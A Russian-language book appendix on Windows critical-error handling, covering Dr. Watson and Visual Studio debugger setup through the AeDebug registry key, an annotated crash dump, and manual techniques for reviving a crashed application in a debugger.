Различные операционные системы по-разному реагируют на критические ошибки. Так, например, NT резервирует два региона своего адресного пространства для выявления некорректных указателей. Один находится на самом «дне» карты памяти и предназначен для отлавливания нулевых указателей. Другой расположен между «кучей» и областью памяти, закрепленной за операционной системой. Он контролирует выход за пределы пользовательской области памяти и, вопреки расхожему мнению, никак не связан с функцией `WriteProcessMemory` (см. техническую заметку ID: Q92764 в MSDN). Оба региона занимают по 64 Кбайт, и всякая попытка доступа к ним расценивается системой как критическая ошибка. В 9x имеется всего лишь один четырехкилобайтовый регион, следящий за нулевыми указателями, поэтому по своим контролирующим способностям она значительно уступает NT.

В Windows NT экран критической ошибки (рис. А.2) содержит следующую информацию:

- адрес машинной инструкции, возбудившей исключение;
- словесное описание категории исключения (или его код, если категория исключения неизвестна);
- параметры исключения (адрес недействительной ячейки памяти, род операции и т. д.).




Рис. А.2. Сообщение о критической ошибке, выдаваемое операционной системой Windows

Операционные системы семейства Windows 9x в этом отношении более информативны (рис. А.3) и, помимо категории исключения, выводят содержимое регистров ЦП на момент сбоя, состояние стека и байты памяти по адресу `CS:EIP` (то есть текущему адресу исполнения). Впрочем, наличие «Доктора Ватсона» (о нем — далее) стирает различие между двумя системами, и потому можно говорить лишь об удобстве и эргономике 9x, сразу предоставляющей весь

минимум необходимых сведений, в то время как в NT отчет об ошибке создается отдельной утилитой.




Рис. А.3. Сообщение о критической ошибке, выдаваемое операционной системой Windows 98

Если ни один из отладчиков в системе не установлен, то окно о критической ошибке имеет всего одну кнопку — OK, нажатие на которую приводит к аварийному закрытию «политнекорректного» приложения. При желании окно критической ошибки можно оснастить кнопкой Отмена (Cancel), запускающей отладчик или иную утилиту анализа ситуации. Важно понять, что Отмена отнюдь не «отменяет» автоматическое закрытие приложения, но при некоторой сноровке вы сможете устранить «пробоину» вручную, продолжив нормальную работу.

Запустите Редактор Реестра и перейдите в раздел HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug. Если такого раздела нет — создайте его самостоятельно. Строковый параметр Debugger задает путь к файлу отладчика со всеми необходимыми ключами; строковый параметр Auto указывает, должен ли отладчик запускаться автоматически (значение 1) или предлагать пользователю свободу выбора (0). Наконец, двойное слово параметра UserDebuggerHotKey специфицирует скэн-код горячей клавиши для принудительного вызова отладчика.

ДОКТОР ВАТСОН

Доктор Ватсон является штатным обработчиком критических ошибок, входящим в базовый пакет поставки всех операционных систем семейства Windows. По своей природе он представляет статическое средство сбора релевантной информации. Предоставляя исчерпывающий отчет о причинах сбоя, Доктор Ватсон в то же самое время лишен активных средств воздействия на некорректно работающие программы. «Утихомирить» разбушевавшееся приложение, заставив его продолжить свою работу с помощью одного Доктора Ватсона, вы не сможете, и для этого вам придется прибегать к интерактивным отладчикам, одним из которых является Microsoft Visual Studio Debugger, входящий в состав одноименной среды разработки и рассматриваемый далее.

Считается, что Доктор Ватсон предпочтительнее использовать на рабочих станциях (точнее — на автоматизированных рабочих местах), а интерактивные средства отладки — на серверах. Дескать, во всех премудростях ассемблера пользователи все равно не разбираются, а вот на сервере продвинутый отладчик будет как нельзя кстати. Отчасти это действительно так, но не стоит игнорировать то обстоятельство, что далеко не все источники ошибок обнаруживаются статическими средствами анализа, к тому же интерактивные инструменты значительно упрощают процедуру анализа. Между тем Доктор Ватсон достается нам даром, а все остальные программные пакеты приходится приобретать за дополнительную плату. Так что предпочтительный обработчик критических ошибок вы должны выбирать сами.

Для установки Доктора Ватсона отладчиком по умолчанию добавьте в реестр следующую запись или запустите файл Drwtsn32.exe с ключом —i (для выполнения обоих действий вы должны иметь права администратора) (листинг А1).

Листинг А.1. Установка Доктора Ватсона отладчиком по умолчанию

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug]
"Auto"="1"
"Debugger"="drwtsn32 -p %ld -e %ld -g"
"UserDebuggerHotKey"=dword:00000000
```

Теперь возникновение критических ошибок программы станет сопровождаться генерацией отчета, составляемого Доктором Ватсоном и содержащего более или менее подробные сведения о характере ее происхождения (рис. А.4).




Рис. А.4. Реакция Доктора Ватсона на критическую ошибку

Образец дампа, созданный Доктором Ватсоном, приведен в листинге А.2. Комментарии, добавленные автором, выделены полужирным шрифтом.

Листинг А.2. Образец отчета Доктора Ватсона с комментариями автора

```
Исключение в приложении:
   Прил.. (pid=612)
   ; pid процесса, в котором произошло исключение

   Время: 14.11.2003 @ 22:51:40.674
   ; время, когда произошло исключение

   Номер: c0000005 (нарушение прав доступа)
```

Продолжение

Листинг А.2 (*продолжение*)

```
    ; код категории исключения
    ; расшифровку кодов исключений можно найти в WINNT.H,
    ; входящем в состав SDK, прилагаемом к любому Windows-компилятору
    ; подробное описание всех исключений содержится в документации
    ; по процессорам Intel и AMD, бесплатно распространяемой их производителями
    ; (внимание: для перевода кода исключения операционной системы в
    ; вектор прерывания ЦП вы должны обнулить старшее слово)
    ; в данном случае это 0x5 - попытка доступа к памяти по запрещенному адресу

*----> Сведения о системе <----*
    Имя компьютера: KPNC
    Имя пользователя: Kris Kaspersky
    Число процессоров: 1
    Тип процессора: x86 Family 6 Model 8 Stepping 6
    Версия Windows 2000: 5.0
    Текущая сборка: 2195
    Пакет обновления: None
    Текущий тип: Uniprocessor Free
    Зарегистрированная организация:
    Зарегистрированный пользователь: Kris Kaspersky
    ; краткие сведения о системе
*----> Список задач <----*
0 Idle.exe
8 System.exe
232 smss.exe
...
1244 os2srv.exe
1164 os2ss.exe
1284 windbg.exe
1180 MSDEV.exe
1312 cmd.exe
612 test.exe
1404 drwtsn32.exe
0 _Total.exe
(00400000 - 00406000)
(77F80000 - 77FFA000)
(77E80000 - 77F37000)
; перечень загруженных DLL
; согласно документации, справа от адресов должны быть перечислены имена
; соответствующих модулей, однако практически все они так хорошо "замаскировались",
; что стали совершенно не видны. вытащить их имена из файла протокола все-таки можно,
; но придется немного пошаманить (см. ниже "таблицу символов")

Копия памяти для потока 0x188
; ниже идет копия памяти потока, вызывавшего исключение

eax=00000064 ebx=7ffdf000 ecx=00000000 edx=00000064 esi=00000000 edi=00000000
eip=00401014 esp=0012ff70 ebp=0012ffc0 iopl=0 nv up ei pl nz na pe nc
```

```
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000202
: содержимое регистров и флагов

функция: <nosymbols>
: распечатка окрестной точки сбоя
   00400ffc 0000          add     [eax],al              ds:00000064=??
   : записываем в ячейку, на которую ссылается EAX, значение AL
   : значение адреса ячейки, вычисленной Доктором Ватсоном, равно 64h,
   : что, очевидно, не соответствует действительности:
   : Доктор Ватсон подставляет в выражение значение регистра EAX
   : на момент возникновения сбоя, и это совсем не то значение, которое
   : было в момент исполнения! к сожалению, чему был равен EAX в момент
   : исполнения ни нам, ни Доктору Ватсону не известно.

   00400ffe 0000          add     [eax],al              ds:00000064=??
   : записываем в ячейку, на которую ссылается EAX, значение AL
   : как? опять? что это за бред?! вообще-то так кодируется
   : последовательность 00 00 00 00, по всей видимости, являющаяся
   : осколком некоторой машинной команды, неправильно интерпретированной
   : дизассемблерным движком Доктора Ватсона:

   00401000 8b542408      mov     edx,[esp+0x8]         ss:00f8d547=????????
   : загружаем в EDX аргумент функции
   : какой именно аргумент — сказать невозможно, так как мы не знаем адрес
   : стекового фрейма:

   00401004 33c9          xor     ecx,ecx
   : обнуляем ECX

   00401006 85d2          test    edx,edx
   00401008 7e18          jle     00409b22
   : если EDX == 0, прыгаем на адрес 409B22h

   0040100a 8b442408      mov     eax,[esp+0x8]         ss:00f8d547=????????
   : загружаем уже упомянутый аргумент в регистр EAX

   0040100e 56            push    esi
   : сохраняем ESI в стеке, перемещая тем самым указатель вершины стека
   : на 4 байта вверх (в область младших адресов)

   0040100f 8b742408      mov     esi, [esp+0x8]        ss:00f8d547=????????
   : загружаем в ESI очередной аргумент
   : поскольку ESP был только что изменен, это совсем не тот аргумент,
   : с которым мы имели дело ранее

   00401013 57            push    edi
   : сохраняем регистр EDI в стеке

сбой -> 00401014 0fbe3c31      movsx  edi,byte ptr [ecx+esi]      ds:00000000=??
```

Продолжение

Листинг А.2 (*продолжение*)

```
    ; вот мы и добрались до инструкции, возбудившей исключение доступа,
    ; она обращается к ячейке памяти, на которую указывает сумма регистров ECX и ESI
    ; а чему равно их значение? прокручиваем экран немного вверх и находим, что
    ; ECX + ESI ==0, о чем Доктор Ватсон нам и сообщает: "ds:000000"
    ; отметим, что этой информации можно верить, поскольку подстановка
    ; эффективного адреса осуществлялась непосредственно в момент исполнения
    ; теперь вспомним, что ESI содержит копию переданного функции аргумента
    ; и что ECX был обнулен явно, следовательно, в выражении [ECX+ESI]
    ; регистр ESI – указатель, а ECX – индекс.
    ; раз ESI равен нолю, то нашей функции передали указатель на невыделенную
    ; область памяти, обычно это происходит либо вследствие алгоритмической
    ; ошибки, либо вследствие исчерпания виртуальной памяти.
    ; к сожалению, Доктор Ватсон не осуществляет дизассемблирование
    ; материнской функции, и какой из двух предполагаемых вариантов правильный,
    ; нам остается лишь гадать… правда, можно дизассемблировать дамп памяти
    ; процесса (если, конечно, он был сохранен), но это уже не то…

    00401018 03c7          add     eax, edi
    ; сложить содержимое регистра EAX с регистром EDI и записать результат в EAX

    0040101a 41            inc     ecx
    ; увеличить ECX на единицу

    0040101b 3bca          cmp     ecx,edx
    0040101d 7cf5          jl      00407014
    ; до тех пор пока ECX < EDX, прыгать на адрес 407014
    ; (очевидно, мы имеем дело с циклом, управляемым счетчиком ECX).
    ; при интерактивной отладке мы могли бы принудительно выйти
    ; из функции, возвратив флаг ошибки, чтобы материнская функция
    ; (а с ней и вся программа целиком) могла продолжить свое выполнение,
    ; и в этом случае потерянной окажется лишь последняя операция, но все
    ; остальные данные окажутся неискаженными;

    0040101f 5f            pop     edi
    00401020 5e            pop     esi
    00401021 c3            ret
    ; выходим из функции
*----> Обратная трассировка стека <----*
; содержимое стека на момент возникновения сбоя
; распечатывает адреса и параметры предыдущих выполняемых функций,
; при интерактивной отладке мы могли бы просто передать управление
; на одну из вышележащих функций, что эквивалентно возвращению в прошлое.
; это только в реальной жизни разбитую чашку восстановить нельзя,
; в компьютерной вселенной возможно все!

FramePtr ReturnAd Param#1 Param#2 Param#3 Param#4 Function Name
; FramePtr:       указывает на значение фрейма стека,
```

```
            выше (то есть в более младших адресах) содержатся аргументы функции,
            ниже - ее локальные переменные

  ReturnAd: бережно хранит адрес возврата в материнскую функцию.
            если здесь содержится мусор и обратная трассировка стека
            начинает характерно шуметь, с высокой степенью вероятности
            можно предположить, что мы имеем дело с ошибкой "срыва стека",
            а возможно, и с попыткой атаки вашего компьютера

  Param#:   четыре первых параметра функции - именно столько параметров
            Доктор Ватсон отображает на экране; это достаточно жесткое
            ограничение — многие функции имеют десятки параметров и
            четыре параметра еще ни о чем не говорят; однако недостающие
            параметры легко вытащить из копии необработанного стека вручную,
            достаточно лишь перейти по указанному в поле FramePtr адресу

  Func Name: имя функции (если только его возможно определить); реально
            отображает лишь имена функций, импортируемые из других DLL,
            поскольку встретить коммерческую программу, откомпилированную
            вместе с отладочной информацией, практически нереально

0012FFC0 77E87903 00000000 00000000 7FFDF000 C0000005 !<nosymbols>
0012FFF0 00000000 004010 40 00000000 030000C8 03000100
kernel32!SetUnhandledExceptionFilter
; функции перечисляются в порядке их исполнения: самой последней исполнялась
; kernel32!SetUnhandledExceptionFilter - функция, обрабатывающая данное исключение

*----> Копия необработанного стека < ---*
; копия необработанного стека содержит стек таким, какой он есть.
; очень помогает при обнаружении buffer overfull атак - весь shell-код,
; переданный злоумышленником, будет распечатан Доктором Ватсоном, и вам
; останется всего лишь опознать его (подробнее об этом рассказывается
; в моей книге "Техника сетевых атак")
0012ff70 00 00 00 00 00 00 00 00 - 39 10 40 00 00 00 00 00    .....9.@.....
0012ff80 64 00 00 00 f4 10 40 00 - 01 00 00 00 d0 0e 30 00 d... .@.......0.
...
00130090 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   ................
001300a0 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ........ ........
*----> Таблица символов <----*
; таблица символов содержит имена всех загруженных DLL вместе с именами
; импортируемых функций. используя эти адреса в качестве отправной точки,
; мы без труда сможем восстановить "перечень загруженных DLL"

ntdll.dll
77F81106 00000000 ZwAccessCheckByType
...
77FCEFB0 00000000 fltused
```

Продолжение ⇩

Листинг А.2 (*продолжение*)

```
kernel32.dll
77E81765 0000003d IsDebuggerPresent
...
77EDBF7A 00000000 VerSetConditionMask
;
; итак, возвращаемся к таблице загруженных DLL
; (00400000 - 00406000) – это, очевидно, область памяти, занятая самой программой
; (77FB0000 - 77FFA000) – это KERNEL32.DLL
; (77EB0000 - 77F37000) – это NTDDL.DLL
```

MICROSOFT VISUAL STUDIO DEBUG

При установке среды разработки Microsoft Visual Studio она регистрирует свой отладчик основным отладчиком критических ошибок по умолчанию. Это простой в использовании, но функционально ущербный отладчик, не поддерживающий даже такой банальной операции, как поиск hex-последовательности в оперативной памяти. Единственная «вкусность», отличающая его от продвинутого во всех отношениях Microsoft Kernel Debugger, — это возможность трассировки «упавших» процессов, выбросивших критическое исключение.

В опытных руках отладчик Microsoft Visual Studio Debugger способен творить настоящие чудеса, и одно из таких чудес — это возобновление работы приложений, совершивших недопустимую операцию и при нормальном течении событий аварийно завершаемых операционной системой без сохранения данных. В любом случае интерактивный отладчик (коим Microsoft Visual Studio Debugger и является) предоставляет намного более подробную информацию о сбое и значительно упрощает процесс выявления источников его возникновения.

Для ручной установки Microsoft Visual Studio Debugger основным отладчиком критических ошибок добавьте в реестр данные, представленные в листинге А.3.

Листинг А.3. Установка Microsoft Visual Studio Debugger основным отладчиком критических ошибок

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug]
"Auto"="1"
"Debugger"="\"C:\\Prg Files\\MS VS\\Common\\MSDev98\\Bin\\msdev.exe\" -p %ld -e %'d"
"UserDebuggerHotKey"=dword:00000000
```

В листинге А.4 представлена демонстрационная программа, вызывающая сообщение о критической ошибке.

Листинг А.4. Демонстрационная программа, вызывающая сообщение о критической ошибке

```
// функция возвращает сумму n символов типа char
// если ей передать null-pointer, она "упадет".
// хотя источник ошибки не в ней, а в аргументах,
// переданных материнской функцией
```

```
test(char *buf, int n)
{
   int a, sum;
   for (a = 0; a < n; a++) sum += buf[a];     // здесь возбуждается исключение
   return sum;
}
main()
{
   #define N     100
   char *buf = 0;                // инициализируем указатель на буфер

   /* buf = malloc(100); */     // "забываем" выделить память, здесь ошибка
   test(buf, N);                // передаем null-pointer некоторой функции
}
```

ОБИТАТЕЛИ СУМЕРЕЧНОЙ ЗОНЫ, ИЛИ ИЗ МОРГА В РЕАНИМАЦИЮ

Хотите узнать, как заставить приложение продолжить нормальную работу после появления сообщения о критической ошибке? Это действительно очень актуально. Представьте, что «рухнуло» приложение, содержащее уникальные и еще не сохраненные данные. По минимуму их придется набивать заново, по максимуму — они потеряны для вас навсегда. На рынке имеется некоторое количество утилит, способных решить эту задачу (взять те же Norton Utilities), но их «интеллектуальность» оставляет желать лучшего, и в среднем они срабатывают один раз из десяти. В то же самое время ручная реанимация программы воскрешает ее в 75–90 % случаев.

Строго говоря, гарантированно восстановить работоспособность «обрушившейся» программы нельзя, равно как и невозможно выполнить «откат» действий, предшествующих ее обрушению. В лучшем случае вам удастся сохранить свои данные на диске до того, как программа полностью потеряет нить управления и пойдет вразнос. Но и это неплохо!

Существует по меньшей мере три различных способа реанимации:

1. Принудительный выход из функции, возбудившей исключение.
2. «Раскрутка» стека с передачей управления назад.
3. Передача управления на функцию обработки сообщений.

Рассмотрим каждый из этих способов на примере приложения testt.exe, которое можно скачать с сайта издательства.

Забегая вперед, отметим, что реанимации поддаются лишь те сбои, что вызваны алгоритмическими, а не аппаратными ошибками (то есть сбоем оборудования). Если информация, хранящаяся в оперативной памяти, оказалась искажена в результате физического дефекта последней, то восстановить работоспособность упавшего приложения, скорее всего, уже не удастся, хотя, если сбой не затронул жизненно важные структуры данных, некоторая надежда на благополучный исход все-таки есть.

ПРИНУДИТЕЛЬНЫЙ ВЫХОД ИЗ ФУНКЦИИ

Запускаем тестовую программу, набиваем в одном или нескольких окнах какой-нибудь текст, затем в меню Help выбираем пункт About TestCEdit и в появившемся диалоговом окне щелкаем на кнопке make error. Опля! Программа выбрасывает критическую ошибку, и, если мы нажмем на OK, все несохраненные данные необратимо погибнут, что никак не входит в наши планы. Однако при наличии предварительно установленного отладчика мы еще можем кое-что предпринять. Пусть для определенности это будет Microsoft Visual Studio Debugger.

Нажимаем Отмена, и отладчик немедленно дизассемблирует функцию, возбудившую исключение (листинг А.5).

Листинг А.5. Отладчик Microsoft Visual Studio Debugger дизассемблировал функцию, возбудившую исключение

```
0040135C  push    esi
0040135D  mov     esi,dword ptr [esp+8]
00401361  push    edi
00401362  movsx   edi,byte ptr [ecx+esi]
00401366  add     eax,edi
00401368  inc     ecx
00401369  cmp     ecx,edx
0040136B  jl      00401362
0040136D  pop     edi
0040136E  pop     esi
0040136F  ret     8
```

Проанализировав причину возникновения исключения (функции передан указатель на невыделенную память), мы приходим к выводу, что заставить функцию продолжить свою работу невозможно, поскольку структура передаваемых данных нам неизвестна. Приходится прибегать к принудительному *возврату* в материнскую функцию, не забыв при этом установить флаг ошибки, сигнализируя программе, что текущая операция не была выполнена. К сожалению, никаких общепринятых флагов ошибок не существует, и различные функции используют различные соглашения. Чтобы выяснить, как обстоят дела в данном конкретном случае, мы должны дизассемблировать материнскую функцию и определить, какой именно код ошибки она ожидает.

Переместив курсор в окно дампа, набьем в строке адреса название регистра указателя вершины стека — ESP и нажмем на Enter. Содержимое стека тут же предстанет перед нашими глазами (листинг А.6).

Листинг А.6. Поиск адреса возврата из текущей функции (выделен полужирным)

```
0012F488 0012FA64 0012FA64 004012FF
0012F494 00000000 00000064 00403458
0012F4A0 FFFFFFFF 0012F4C4 6C291CEA
0012F4AC 00000019 00000000 6C32FAF0
0012F4B8 0012F4C0 0012FA64 01100059
```

```
0012F4C4 006403C2 002F5788 00000000
0012F4D0 00640301 77E16383 004C1E20
```

Первые два двойных слова соответствуют машинным командам POP EDI/POP ESI и не представляют для нас совершенно никакого интереса. А вот следующее двойное слово содержит адрес выхода в материнскую процедуру (в листинге А.6 оно выделено полужирным шрифтом). Как раз его-то нам и надо!

Нажимаем Ctrl+D и затем 0x4012FF, отладчик послушно отображает следующий дизассемблерный текст (листинг А.7).

Листинг А.7. Дизассемблерный листинг материнской функции

```
004012FA  call   00401350
004012FF  cmp    eax,0FFh
00401302  je     0040132D
00401304  push   eax
00401305  lea    eax, [esp+8]
00401309  push   405054h
0040130E  push   eax
0040130F  call   dword ptr ds:[4033B4h]
00401315  add    esp, 0Ch
00401318  lea    ecx, [esp+4]
0040131C  push   0
0040131F  push   0
00401320  push   ecx
00401321  mov    ecx, esi
00401323  call   00401BC4
00401328  pop    esi
00401329  add    esp,64h
0040132C  ret
0040132C
0040132D  push   0
0040132D  ; эта ветка получает управление, если функция 401350h вернет FFh
0040132F  push   0
00401331  push   405048h
00401336  mov    ecx,esi
00401338  call   00401BC4
0040133D  pop    esi
0040133E  add    esp,64h
00401341  ret
```

Смотрите: если регистр EAX равен FFh, то материнская функция передает управление на ветку 40132Dh и спустя несколько машинных команд завершает свою работу, передавая бразды правления функции более высокого уровня. Напротив, если EAX != FFh, то его значение передается функции 4033B4h. Следовательно, мы можем предположить, что FFh – это флаг ошибки и есть. Возвращаемся в подопытную функцию, нажав Ctrl+G и EIP, переходим в окно Registers и меняем значение EAX на FFh.

Теперь необходимо найти подходящую точку возврата из функции. Просто перейти к машинной команде RET нельзя, поскольку перед выходом из функции

следует в обязательном порядке сбалансировать стек, иначе нас выбросит неизвестно куда и программа обрушится окончательно.

В общем случае число PUSH-команд должно в точности соответствовать количеству POP (также учитывайте, что PUSH DWORD X эквивалентен SUB ESP, 4, а POP DWORD X — ADD ESP, 4). Проанализировав дизассемблерный листинг функции, мы приходим к выводу, что для достижения гармонии добра и зла мы должны «стащить» с вершины стека два двойных слова, соответствующие машинным командам 40135C:PUSH ESI и 401361:PUSH EDI. Это достигается передачей управления по адресу 40136Dh, где живут два «добродушных» POP'а, приводящие стек в равновесное состояние. Подводим сюда курсор и уверенным щелчком правой клавиши мыши вызываем контекстное меню, среди пунктов которого выбираем Set Next Statement. Как вариант, можно перейти в окно регистров и изменить значение EIP с 401362h на 40136Dh.

Нажатием F5 мы заставляем процессор продолжить выполнение программы и... о, чудо! Она действительно продолжает свою работу (незлобное ругательство на ошибку последней операции — не в счет!). Несохраненные данные спасены!

РАСКРУТКА СТЕКА

Далеко не во всех случаях принудительный выход из функции оказывается возможным. Ряд критических сбоев затрагивает не одну, а сразу несколько вложенных функций, и тогда для реанимации программы мы должны совершить глубокий откат назад, продолжив выполнение программы с того места, где бы ее работоспособности ничто не угрожало. Точная глубина отката подбирается экспериментально и обычно составляет три-пять ступеней. Имейте в виду, что если вложенные функции модифицируют глобальные данные (например, данные кучи), то попытка отката может привести к полному краху отлаживаемой программы, поэтому требуемую глубину отката желательно угадать с первого раза, придерживаясь правила: лучше перебрать, чем недобрать. С другой стороны, чрезмерно глубокий откат ведет к потере *всех* несохраненных данных...

Процедура отката состоит из трех шагов:

1. Построения дерева вызовов.
2. Определения координат стекового фрейма для каждого из них.
3. Восстановления регистрового контекста материнской функции.

Хороший отладчик все это сделает за нас, и вам останется лишь записать в регистры EIP и ESP соответствующие значения. К сожалению, отладчик Microsoft Visual Studio Debugger к хорошим не относится. Он довольно посредственно трассирует стек, пропуская FPO-функции (**F**rame **P**oint **O**mission — функции с оптимизированным фреймом), и не сообщает координат стекового фрейма, «благодаря» чему самую трудоемкую часть работы нам приходится выполнять самостоятельно.

Впрочем, даже такой стек вызовов все же лучше, чем совсем ничего. Раскручивая его вручную, мы будем отталкиваться от того, что координаты фрейма естественным образом определяются по адресу возврата. Допустим, содержимое окна Call Stack выглядит так (листинг А.8).

Листинг А.8. Содержимое окна Call Stacks отладчика Microsoft Visual Studio Debugger ...

```
TESTCEDIT! 00401362()
MFC42! 6c2922ae()
MFC42! 6c298fc5()
MFC42! 6c292976()
MFC42! 6c291dcc()
MFC42! 6c291cea()
MFC42! 6c291c73()
MFC42! 6c291bfb()
MFC42! 6c291bba()
```

Попробуем найти в стеке адреса 6C2922AEh и 6C298FC5h, соответствующие двум последним ступеням исполнения. Нажимаем Alt+6 для перехода в окно дампа и, воспользовавшись комбинацией клавиш Ctrl+G в качестве базового адреса отображения, выбираем ESP. Прокручивая окно дампа вниз, мы обнаруживаем оба адреса возврата (в листинге А.9 они выделены рамками).

Листинг А.9. Содержимое стека после раскрутки

```
0012F488 0012FA64 0012FA64 004012FF ← 0040136F:ret 8 первый адрес возврата
0012F494 00000000 00000064 00403458 ← 00401328:pop esi
0012F4A0 FFFFFFFF 0012F4C4 6C291CEA
0012F4AC 00000019 00000000 6C32FAF0
0012F4B8 0012F4C0 0012FA64 01100059
0012F4C4 00320774 002F5788 00000000
0012F4D0 00320701 77E16383 004C1E20
0012F4DC 00320774 002F5788 00000000
0012F4E8 000003E8 0012FA64 004F8CD8
0012F4F4 0012F4DC 002F5788 0012F560
0012F500 77E61D49 6C2923D8 00403458 ← 0040132C:ret;
0012F50C 00000111 0012F540 6C2922AE ←6C29237E:pop ebx/pop ebp/ret 1Ch
0012F518 0012FA64 000003E8 00000000
0012F518 0012FA64 000003E8 00000000
0012F524 004012F0 00000000 0000000C
0012F530 00000000 00000000 0012FA64
0012F53C 000003E8 0012F564 6C298FC5
0012F548 000003E8 00000000 00000000
0012F554 00000000 000003E8 0012FA64
```

Ячейки памяти, лежащие выше адресов возврата, представляют собой значения регистров, сохраненные в стеке при входе в функцию и восстанавливаемые при ее завершении. Ячейки памяти, лежащие ниже адресов возврата, оккупированы аргументами функции (если, конечно, у функции есть аргументы) или же принадлежат локальным переменным материнской функции, если дочерняя функция не принимает никаких аргументов.

Возвращаясь к листингу А.6, отметим, что два двойных слова, лежащие на верхушке стека, соответствуют машинным командам POP EDI и POP ESI, а следующий за ними адрес – 4012FFh – это тот самый адрес, управление которому передается командой 40136Fh:RET 8. Для продолжения раскрутки стека мы должны дизассемблировать код по этому адресу (листинг А.10).

Листинг А.10. Дизассемблерный листинг праматеринской функции («бабушки»)

```
004012FA  call    00401350
004012FF  cmp     eax,0FFh
00401302  je      0040132D
00401304  push    eax
00401305  lea     eax,[esp+8]
00401309  push    405054h
0040130E  push    eax
0040130F  call    dword ptr ds:[4033B4h]
00401315  add     esp,0Ch
00401318  lea     ecx,[esp+4]
0040131C  push    0
0040131E  push    0
00401320  push    ecx
00401321  mov     ecx,esi
00401323  call    00401BC4
00401328  pop     esi
00401329  add     esp,64h
0040132C  ret                          : SS:[ESP] = 6C2923D8
```

Прокручивая экран вниз, мы замечаем инструкцию ADD ESP, 64, закрывающую текущий кадр стека. Еще восемь байт снимает инструкция 40136Fh:RET 8, и четыре байта оттягивает на себя 401328:POP ESI. Таким образом, позиция адреса возврата в стеке равна: current_ESP + 64h + 8 + 4 == 70h. Спускаемся на 70h байт ниже и видим:

```
0012F500 77E61D49 6C2923D8 00403458 ← 00401328:POP ESI/ret:
```

Первое двойное слово — это значение регистра ESI, который нам предстоит вручную восстановить; второе — адрес возврата из функции. Нажатием Ctrl+G, 0x6C2923D8 мы продолжаем раскручивать стек (листинг А.11).

Листинг А.11. Дизассемблерный листинг прапраматеринской функции

```
6C2923D8  jmp     6C29237B
...
6C29237B  mov     eax,ebx
6C29237D  pop     esi
6C29237E  pop     ebx
6C29237F  pop     ebp
6C292380  ret     1Ch
```

Вот мы и добрались до восстановления регистров! Сместившись на одно двойное слово вправо (оно только что было вытолкнуто из стека командой RET), переходим в окно Registers и восстанавливаем регистры ESI, EBX, EBP, извлекая сохраненные значения из стека:

```
0012F500 77E61D49 6C2923D8 00403458 ← 6C29237D:pop esi
0012F50C 00000111 0012F540 6C2922AE ←6C29237E:pop ebx/pop ebp/ret 1Ch
```

Как вариант можно переместить регистр EIP на адрес 6C29237Dh, а регистр ESP на адрес 12F508h, после чего нажать F5 для продолжения выполнения программы.

И этот прием действительно срабатывает! Причем реанимированная программа уже «не ругается» на ошибку последней операции (как это было при восстановлении путем принудительного выхода из функции), а просто ее не выполняет. Красота!

ПЕРЕДАЧА УПРАВЛЕНИЯ НА ФУНКЦИЮ ОБРАБОТКИ СООБЩЕНИЙ

Двум предыдущим способам «реанимации» приложений присущи серьезные ограничения и недостатки. При тяжелых разрушениях стека, вызванных атаками типа buffer overfull или же просто алгоритмическими ошибками, содержимое важнейших регистров процессора окажется искажено, и мы уже не сможем ни совершить откат (стек утерян), ни выйти из текущей функции (EIP «смотрит в космос»). В консольных приложениях в такой ситуации действительно очень мало что можно сделать... Вот GUI — другое дело! Концепция событийно ориентированной архитектуры наделяет всякое оконное приложение определенными серверными функциями. Даже если текущий контекст выполнения необратимо утерян, мы можем передать управление на цикл извлечения и диспетчеризации сообщений, заставляя программу продолжить обработку действий пользователя.

Классический цикл обработки сообщений выглядит так (листинг А.12).

Листинг А.12. Классический цикл обработки сообщений

```
while (GetMessage(&msg, NULL, 0, 0))
{
   TranslateMessage(&msg);
   DispatchMessage(&msg);
}
```

Все, что нам нужно, — это передать управление на цикл `while`, даже не заботясь о настройке кадра стека, поскольку оптимизированные программы (а таковых большинство) адресуют свои локальные переменные не через EBP, а непосредственно через сам ESP. Конечно, при обращении к переменной `msg`, функция «угробит» содержимое стека, лежащее ниже его вершины, но это уже неважно.

Правда, при выходе из приложения оно упадет окончательно (ведь вместо адреса возврата из функции обработки сообщений машинная команда RET обнаружит на вершине стека неизвестно что), но это произойдет *после* сохранения всех данных и потому никакой угрозы не несет. Исключение составляют приложения, «забывающие» закрыть все открытые файлы и перекладывающие эту работу на плечи функции `ExitProcess`. Что ж! Можно так подправить адрес возврата, чтобы он указывал на `ExitProcess`!

Давайте создадим простейшее Windows-приложение и поэкспериментируем с ним. Запустив Microsoft Visual Studio выберем New ▸ Project ▸ Win32 Application и там — Typical Hello, World application. Добавим новый пункт меню, а в нем: `char *p; *p= 0;` и откомпилируем этот проект с отладочной информацией.

